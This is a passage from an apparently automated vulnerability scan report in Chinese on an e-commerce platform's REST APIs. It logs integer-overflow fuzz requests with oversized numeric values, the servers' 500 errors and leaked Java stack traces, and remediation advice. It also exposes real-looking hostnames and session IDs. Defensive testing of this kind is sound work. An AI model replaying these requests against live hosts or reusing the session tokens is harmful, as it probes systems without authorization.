      "enterpriseid": 55,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": 999999999999999999
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:16 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Numeric value (999999999999999999) out of range of long (-9223372036854775808 -
9223372036854775807)
at [Source: io.netty.buffer.ByteBufInputStream@da5edc1; line: 1, column: 101]

```

变体- | 2 / 6

差异: 参数 从以下位置进行控制: ① 至: -999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 104
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": -999999999999999999
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty

```

```
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:16 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Numeric value (-99999999999999999999) out of range of long (-9223372036854775808 -
9223372036854775807)
    at [Source: io.netty.buffer.ByteBufInputStream@713065d8; line: 1, column: 102]
```

变体- | 3 / 6

差异: 参数 从以下位置进行控制: 1 至: 18446744073709551617

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 103
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": 18446744073709551617
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:16 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Numeric value (18446744073709551617) out of range of long (-9223372036854775808 -
9223372036854775807)
at [Source: io.netty.buffer.ByteBufInputStream@299f5e74; line: 1, column: 101]
```

変体- | 4 / 6

差异: 参数 从以下位置进行控制: 0 至: 999999999999999999

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 103
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "departmentid": 1670,
      "goodsid": 105190,
      "status": 999999999999999999
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:17 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Numeric value (999999999999999999) out of range of long (-9223372036854775808 -
9223372036854775807)
at [Source: io.netty.buffer.ByteBufInputStream@29a2d501; line: 1, column: 101]

```

变体- | 5 / 6

差异: 参数 从以下位置进行控制: 0 至: -999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 104
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "departmentid": 1670,
      "goodsid": 105190,
      "status": -999999999999999999
    }
  ]
}

```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:17 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Numeric value (-9999999999999999999) out of range of long (-9223372036854775808 -
9223372036854775807)
    at [Source: io.netty.buffer.ByteBufInputStream@636ceaae; line: 1, column: 102]
```

变体- | 6 / 6

差异: 参数 从以下位置进行控制: 0 至: 18446744073709551617

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 103
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8
```

```
{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "departmentid": 1670,
      "goodsid": 105190,
      "status": 18446744073709551617
    }
  ]
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:18 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Numeric value (18446744073709551617) out of range of long (-9223372036854775808 -
9223372036854775807)
    at [Source: io.netty.buffer.ByteBufInputStream@4cdff089; line: 1, column: 101]
```

整数溢出

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/2>

实体: pageNum (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 4

差异: 参数 从以下位置进行控制: 1 至: 99999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/2?pageNum=99999999999999999999&pageSize=15&orderNo=&goodsname=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "99999999999999999999"
```

变体- | 2 / 4

差异: 参数 从以下位置进行控制: 1 至: -99999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/2?pageNum=-99999999999999999999&pageSize=15&orderNo=&goodsname=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
```

```
For input string: "-99999999999999999999"
```

For input string: "4294967297"

```
GET /order/selectCmsOrderList/2?pageNum=18446744073709551617&pageSize=15&orderNo=&goodsname=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "18446744073709551617"
```

问题 9 / 16

TOC

整数溢出

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/goodsbatchDelete>

实体: ->"goodsInfos"[0]->"goodsid" (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 4

差异: 参数 从以下位置进行控制: 105172 至: 99999999999999999999

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/goodsbatchDelete HTTP/1.1
Content-Length: 49
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
```



```

Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsInfos": [
    {
      "goodsid": 999999999999999999
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:40 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Numeric value (999999999999999999) out of range of long (-9223372036854775808 -
9223372036854775807)
at [Source: io.netty.buffer.ByteBufInputStream@121c4f61; line: 1, column: 47]

```

变体- | 2 / 4

差异: 参数 从以下位置进行控制: 105172 至: -999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsRestApi/goodsbatchDelete HTTP/1.1
Content-Length: 50
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsInfos": [
    {
      "goodsid": -999999999999999999
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:40 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Numeric value (-999999999999999999) out of range of long (-9223372036854775808 -
9223372036854775807)
at [Source: io.netty.buffer.ByteBufInputStream@78807dac; line: 1, column: 48]

```

变体- | 3 / 4

差异: **参数** 从以下位置进行控制: 105172 至: 4294967297

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/goodsbatchDelete HTTP/1.1
Content-Length: 39
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsInfos": [
    {
      "goodsid": 4294967297
    }
  ]
}

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:21:40 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [
  ],
  "returnCode": 0,
  "msg": " 错误代码:删除商品失败\r\n错误信
息:null\r\nStackTrace:java.lang.NullPointerException\n\tat
com.suneee.scn.goods.consumer.impl.PubGoodsConsumer.deleteGoods(PubGoodsConsumer.java:551)\n\tat
com.suneee.scn.goods.consumer.impl.PubGoodsConsumer$$FastClassBySpringCGLIB$$1e70def5.invoke(<gen
erated>)\n\tat org.springframework.cglib.proxy.MethodProxy.invoke(MethodProxy.java:204)\n\tat
org.springframework.aop.framework.CglibAopProxy$CglibMethodInvocation.invokeJoinpoint(CglibAopPro
xy.java:717)\n\tat
org.springframework.aop.framework.ReflectiveMethodInvocation.proceed(ReflectiveMethodInvocation.j
ava:157)\n\tat
org.springframework.transaction.interceptor.TransactionInterceptor$1.proceedWithInvocation(Transa
ctionInterceptor.java:98)\n\tat
org.springframework.transaction.interceptor.TransactionAspectSupport.invokeWithinTransaction(Tran
sactionAspectSupport.java:262)\n\tat
org.springframework.transaction.interceptor.TransactionInterceptor.invoke(TransactionInterceptor.
java:95)\n\tat
org.springframework.aop.framework.ReflectiveMethodInvocation.proceed(ReflectiveMethodInvocation.j
ava:179)\n\tat
org.springframework.aop.framework.CglibAopProxy$DynamicAdvisedInterceptor.intercept(CglibAopProx
y.java:653)\n\tat
com.suneee.scn.goods.consumer.impl.PubGoodsConsumer$$EnhancerBySpringCGLIB$$a54eb9fe.deleteGoods(
<generated>)\n\tat
com.suneee.scn.goods.rest.impl.GoodsRestApiServiceImpl.batchDeleteGoods(GoodsRestApiServiceImpl.j
ava:1366)\n\tat com.alibaba.dubbo.common.bytecode Wrapper25.invokeMethod(Wrapper25.java)\n\tat
com.alibaba.dubbo.rpc.proxy.javassist.JavassistProxyFactory$1.doInvoke(JavassistProxyFactory.java
:46)\n\tat
com.alibaba.dubbo.rpc.proxy.AbstractProxyInvoker.invoke(AbstractProxyInvoker.java:72)\n\tat
com.alibaba.dubbo.rpc.protocol.InvokerWrapper.invoke(InvokerWrapper.java:53)\n\tat
com.alibaba.dubbo.rpc.filter.ExceptionFilter.invoke(ExceptionFilter.java:64)\n\tat
```

```

com.alibaba.dubbo.rpc.protocol.ProtocolFilterWrapper$1.invoke(ProtocolFilterWrapper.java:91)\n\t
t com.alibaba.dubbo.monitor.support.MonitorFilter.invoke(MonitorFilter.java:75)\n\tat
com.alibaba.dubbo.rpc.protocol.ProtocolFilterWrapper$1.invoke(ProtocolFilterWrapper.java:91)\n\tat
t com.alibaba.dubbo.rpc.filter.TimeoutFilter.invoke(TimeoutFilter.java:42)\n\tat
com.alibaba.dubbo.rpc.protocol.ProtocolFilterWrapper$1.invoke(ProtocolFilterWrapper.java:91)\n\tat
t com.alibaba.dubbo.rpc.protocol.dubbo.filter.TraceFilter.invoke(TraceFilter.java:78)\n\tat
com.alibaba.dubbo.rpc.protocol.ProtocolFilterWrapper$1.invoke(ProtocolFilterWrapper.java:91)\n\tat
t com.alibaba.dubbo.rpc.filter.ContextFilter.invoke(ContextFilter.java:70)\n\tat
com.alibaba.dubbo.rpc.protocol.ProtocolFilterWrapper$1.invoke(ProtocolFilterWrapper.java:91)\n\tat
t com.alibaba.dubbo.rpc.filter.GenericFilter.invoke(GenericFilter.java:132)\n\tat
com.alibaba.dubbo.rpc.protocol.ProtocolFilterWrapper$1.invoke(ProtocolFilterWrapper.java:91)\n\tat
t com.alibaba.dubbo.rpc.filter.ClassLoaderFilter.invoke(ClassLoaderFilter.java:38)\n\tat
com.alibaba.dubbo.rpc.protocol.ProtocolFilterWrapper$1.invoke(ProtocolFilterWrapper.java:91)\n\tat
t com.alibaba.dubbo.rpc.filter.EchoFilter.invoke(EchoFilter.java:38)\n\tat
com.alibaba.dubbo.rpc.protocol.ProtocolFilterWrapper$1.invoke(ProtocolFilterWrapper.java:91)\n\tat
t
com.alibaba.dubbo.rpc.proxy.InvokerInvocationHandler.invoke(InvokerInvocationHandler.java:52)\n\t
at com.alibaba.dubbo.common.bytecode.proxy20.batchDeleteGoods(proxy20.java)\n\tat
sun.reflect.GeneratedMethodAccessor871.invoke(Unknown Source)\n\tat
sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\n\tat
java.lang.reflect.Method.invoke(Method.java:498)\n\tat
org.jboss.resteasy.core.MethodInjectorImpl.invoke(MethodInjectorImpl.java:140)\n\tat
org.jboss.resteasy.core.ResourceMethodInvoker.invokeOnTarget(ResourceMethodInvoker.java:294)\n\tat
org.jboss.resteasy.core.ResourceMethodInvok
...
...
...

```

变体- | 4 / 4

差异: **参数** 从以下位置进行控制: 105172 至: 18446744073709551617

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsRestApi/goodsbatchDelete HTTP/1.1
Content-Length: 49
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

```

```

{
  "goodsInfos": [
    {
      "goodsid": 18446744073709551617
    }
  ]
}

```

```

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:41 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

```

```

Numeric value (18446744073709551617) out of range of long (-9223372036854775808 -
9223372036854775807)
at [Source: io.netty.buffer.ByteBufInputStream@77c9f78c; line: 1, column: 47]

```

整数溢出	
严重性:	参考
CVSS 分数:	0.0
URL:	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassAddToSave
实体:	->"classid" (Parameter)
风险:	可能会收集敏感的调试信息
原因:	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值:	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 3

- 差异: 参数 从以下位置进行控制: 2707 至: 99999999999999999999
- 推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。
- 测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 193
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "55",
  "classid": "99999999999999999999",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:05 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

```
Can not construct instance of java.lang.Long from String value '999999999999999999': not a
valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@07f084; line: 1, column: 21] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["classid"])
```

变体-| 2 / 3

差异: 参数 从以下位置进行控制: 2707 至: -999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 194
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "55",
  "classid": "          -999999999999999999",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:05 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '-999999999999999999': not a
valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@28fd95b2; line: 1, column: 21] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["classid"])
```

变体-| 3 / 3

差异: 参数 从以下位置进行控制: 2707 至: 18446744073709551617

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
```

```
Content-Length: 193
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "55",
  "classid": "18446744073709551617",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:06 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '18446744073709551617': not a
valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@6e3f11d0; line: 1, column: 21] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["classid"])
```

问题 11 / 16

TOC

整数溢出

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassAddToSave>

实体: ->"enterpriseid" (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 3

差异: 参数 从以下位置进行控制: 55 至: 99999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 195
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "          999999999999999999",
  "classid": "2707",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:05 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '999999999999999999': not a
valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@5d47c3d8; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["enterpriseid"])
```

变体- | 2 / 3

差异: **参数** 从以下位置进行控制: 55 至: -999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 196
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
